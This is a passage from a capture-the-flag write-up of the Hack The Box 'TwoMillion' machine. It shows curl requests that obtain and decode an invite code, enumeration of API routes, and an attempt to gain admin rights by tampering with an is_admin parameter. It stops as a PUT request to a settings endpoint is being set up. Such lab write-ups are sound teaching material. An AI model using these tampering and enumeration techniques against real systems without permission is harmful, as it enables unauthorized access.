29         }
30     })
31 }
```

Figure 13 Obfuscating and Beautifying JS

After beautification and obfuscation, the script would make two function calls: `makeInviteCode` to potentially generate invite code, suggested by the name and in the same manner, `verifyInviteCode` to potentially verify the invite code.

Then, a POST request was made to the endpoint where the invite code would likely be generated, as per the JS function calls using cURL command.

```
(kali@kali)~[~/htb/twomillion]
$ curl -X POST 2million.htb/api/v1/invite/how/to/generate jq .
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb \\\ncv\\i1\\vaivgr\\trarengr","enctype":"ROT13"},"hint":"D
ata is encrypted ... We should probably check the encryption type in order to decrypt it..."}curl: (6) Could not resolve host: jq
curl: (6) Could not resolve host: .
```

Figure 14 POST request to generate invite code.

It returned a 'ROT13' encrypted message, upon making the request. Subsequently, it was decoded using CyberChef, to decode the contents of the message.




Figure 15 Decrypting the ROT13 encrypted message.

The decrypted message, instructed to make POST request to a different endpoint, in order to get the invite code.

```

PS> kali@kali: /home/kali/Desktop x kali@kali: ~/htb/twomillion x kali@kali: ~/htb/twomillion x
(kali@kali)~[~/htb/twomillion]
$ curl -X POST 2million.htb/api/v1/invite/generate | jq .
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed Input
100 91 0 91 0 0 136 0 --:--:-- --:--:-- --:--:-- 136
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "SDhYSVctVzI0NTgtUVdMMFctMUM0Wlc=",
    "format": "encoded"
  }
}

(kali@kali)~[~/htb/twomillion]
$ curl -s -q -X POST 2million.htb/api/v1/invite/generate | jq .data.code -r
MEo3RFItUTVOSU8t0TRQUFktTFJaRjY=

(kali@kali)~[~/htb/twomillion]
$ curl -s -q -X POST 2million.htb/api/v1/invite/generate | jq .data.code -r | base64 -d
HMX4U-97XS7-42IQ1-4IMBE


(kali@kali)~[~/htb/twomillion]
$

```

invite code

Figure 16 Generating the Invite Code

As per the instruction, the POST request was made to /api/v1/invite/generate endpoint, which returned a base64 encoded invite code, which was then decoded to get the invite code.

A screenshot of a registration page with a dark background and a green geometric pattern. At the top left is a green icon of a person with a plus sign. To its right is the word "Registration" in white, followed by the text "Type your details below." in a smaller font. Below this is a registration form with five input fields: "Invite code" (containing "HMX4U-97XS7-42IQ1-4IMBE"), "Username", "E-Mail", "Password", and "Confirm password". A green "Register" button is at the bottom right of the form. At the bottom of the image, the text "Landed to registration page" is written in a light red font.

Registration

Type your details below.

Invite code

HMX4U-97XS7-42IQ1-4IMBE

Username

E-Mail

Password

Confirm password

Register

Landed to registration page

*Figure 17 Registration Page*

The invite code was inputted in the webpage, eventually redirecting to the registration page. The credentials were inputted, and then the registered credentials were used to log into the system.




Figure 18 Dashboard of the Page.



The website was further explored, to gain additional insights. Upon clicking the access tab, a page detailing how to connect to their labs via VPN. There was a button named 'regenerate' which would provide VPN configuration to the users.




Figure 19 VPN configuration generation page.

The site was again opened in Burp Suite, and the request was captured after clicking regenerate button. It was seen making request to /api/v1/user/vpn/regenerate endpoint. Nothing interesting was discovered.




Figure 20 Burp Suite to capture request.



Then, experiments were done to attempt to navigate to different paths. Eventually, under path `/api/v1/`, api's route lists were discovered.




Figure 21 Discovering API Routes List

Then, a curl request was made to `/api/v1/` to note down and look after each route, increasing readability, without missing any routes.




Figure 22 API Routes in Terminal

All the paths were checked, only a few of them had interesting findings. Few of the paths are:

**api/v1/user/auth:**




Figure 23 JSON Response for GET request to api/v1/user/auth.

The JSON response to GET request made to 'api/v1/user/auth', displayed the logged in user is not an admin. This could potentially be violated, by tampering with the request parameters.

In order to do that, an invite code was generated again, to register a new user.



Figure 24 Regenerating Invite Code




Figure 25 Parameter Tampering

The request for user registration page was intercepted in Burp Suite, and the parameter was modified, adding flag “is\_admin=1” to gain admin access.




Figure 26 Redirected to Login

After registration, the login page was opened, and credentials were entered. After successfully logging in, the dashboard displayed the logged-in user as “admin”.




Figure 27 Logged in as Admin.

Upon rechecking the privilege of logged in user, is\_admin was still set to False.




Figure 28 Failed Access Control Exploitation

**api/v1/admin/settings/update:**

The endpoint accepts PUT request accepting and potentially updating user parameters, which could lead to normal user accessing admin credentials, i.e., IDOR vulnerability.

In order to test it, PUT request was made to /api/v1/settings/update, along with parameters “email” and “is\_admin”:1” for formerly created user.

